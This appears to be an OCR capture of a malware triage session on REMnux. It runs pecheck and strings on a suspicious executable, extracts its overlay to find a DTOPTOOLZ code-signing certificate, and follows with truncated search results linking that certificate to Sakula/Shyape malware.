


```
remnux@remnux:~$ pecheck sample.exe
PE check for 'sample.exe':
Entropy: 5.813981 (Min=0.0, Max=8.0)
MD5     hash: e255c710d39890893f86f9c6bd449ce7
SHA-1   hash: 304cceff9d29e8f879124f183337b28ffd7c28e2
SHA-256 hash: ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42
SHA-512 hash: 980cf1262d6467116a370380ac212b0ea843d300ad7cd7ff7c5fa4cd51bc14427b9c74e8d9b887b9aa72c40f273b49968af29493198f1ca4682110d
code entropy: 4.742494 (Min=0.0, Max=8.0)
.rsrc entropy: 7.632665 (Min=0.0, Max=8.0)
Dump Info:
----------Parsing Warnings----------

Byte 0x14 makes up 17.5958% of the file's contents. This may indicate truncation / malformation.

Suspicious flags set for section 0. Both IMAGE_SCN_MEM_WRITE and IMAGE_SCN_MEM_EXECUTE are set. This might indicate a packed executab

Suspicious flags set for section 1. Both IMAGE_SCN_MEM_WRITE and IMAGE_SCN_MEM_EXECUTE are set. This might indicate a packed executab

----------DOS_HEADER----------

[IMAGE_DOS_HEADER]
0x0        0x0   e_magic:                       0x5A4D
0x2        0x2   e_cblp:                        0x6C
0x4        0x4   e_cp:                          0x1
0x6        0x6   e_crlc:                        0x0
0x8        0x8   e_cparhdr:                     0x2
0xA        0xA   e_minalloc:                    0x0
0xC        0xC   e_maxalloc:                    0xFFFF
0xE        0xE   e_ss:                          0x0
0x10       0x10  e_sp:                          0x0
0x12       0x12  e_csum:                        0x0
0x14       0x14  e_ip:                          0x11
0x16       0x16  e_cs:                          0x0
0x18       0x18  e_lfarlc:                      0x40
0x1A       0x1A  e_ovno:                        0x0
0x1C       0x1C  e_res:                         \x00\x00\x00\x00Win3
0x24       0x24  e_oemid:                       0x2032
0x26       0x26  e_oeminfo:                     0x7250
```



```
Overlay:
 Start offset: 0x00008a00
 Size:         0x00000ee4 3.7 KB 9.74%
 MD5:          05b015436b730849c0e3e71f0854558e
 SHA-256:      d5cb71d3026667ede8522aaf8f7d6c73d49611db24e5ba10e59031894b3b15e1
 MAGIC:        e00e0000 ....
 PE file without overlay:
  MD5:          1af9c54bad220dfa3dae5d80275e5500
  SHA-256:      3024ee4119fe8083b1f9c6b23c1263cfccf05434b8367ca4b81e7756310facb8
remnux@remnux:~$ pecheck -g o -D sample.exe > sample.exe.overlay
remnux@remnux:~$ strings sample.exe.overlay
Z0X03
>0!0
VeriSign, Inc.1
VeriSign Trust Network1;09
2Terms of use at https://www.verisign.com/rpa (c)101.0,
%VeriSign Class 3 Code Signing 2010 CA0
130828000000Z
140927235959Z0
SEOUL1
Mapo-gu1
DTOPTOOLZ Co.,Ltd.1>0<
5Digital ID Class 3 - Microsoft Software Validation v21 0
Management Support Team1
DTOPTOOLZ Co.,Ltd.0
VqvH
,^}y
B:@6
\jzB9
90705
/http://csc3-2010-crl.verisign.com/CSC3-2010.crl0D
=0;09
0*0(
https://www.verisign.com/rpa0
e0c0$
http://ocsp.verisign.com0;
/http://csc3-2010-aia.verisign.com/CSC3-2010.cer0
```

```
remnux@remnux:~$ strings --encoding=l sample.exe.overlay
<<<Obsolete>>
6Citrix Secure Input Active
remnux@remnux:~$
```



shyape "DTOPTOOLZ Co.,Ltd"

8 results (0.42 seconds)

www.crowdstrike.com › blog › ironman-deep-panda-us...

DEEP PANDA Uses Sakula Malware to Target Organizations

Nov 24, 2014 — This final executable was also signed with a certificate assigned to an organization called **DTOPTOOLZ Co., Ltd**. Command-and-Control (C2) ...

www.crowdstrike.com › blog › sakula-reloaded

Sakula Malware: What Is the INOCNATION Campaign ...


Nov 18, 2015 — ... an executable disguised as an installer for Adobe software signed with a certificate for the organization **DTOPTOOLZ Co., Ltd**. When opened, ...

otx.alienvault.com › indicator › file

Md5: 034b2d2c7b1b6812d242771fbc382183 - AlienVault ...

Generic.482. ESET-NOD32, Win32/**Shyape**.J. Kaspersky, HEUR:Trojan.Win32. Generic. F-Secure, Gen:Trojan.Heur.bmX@X2O50Mg. TrendMicro, TROJ_GEN.

www.jcbybj.com › blog › ironman-d...



About 187 results (0.45 seconds)

Did you mean: sakula ***shape***

www.virusbulletin.com › pdf › Pun-etal-VB2015

Catching the silent whisper: Understanding the ... - Virus Bulletin

Campaign(2013). Collected from Deep Panda(2014) and. Anthem Breach (2014) . **Sakula**. Remote. Administration Tool. Derusbi DLL. **Shyape**. TXPFProxy.dll.

www.pcrisk.com

How to rem

Sep 18, 2019 —

(RAT). Detection


Malware Remov

malware.news ›

What's In a

Aug 22, 2018 —

Sakurel. · Same

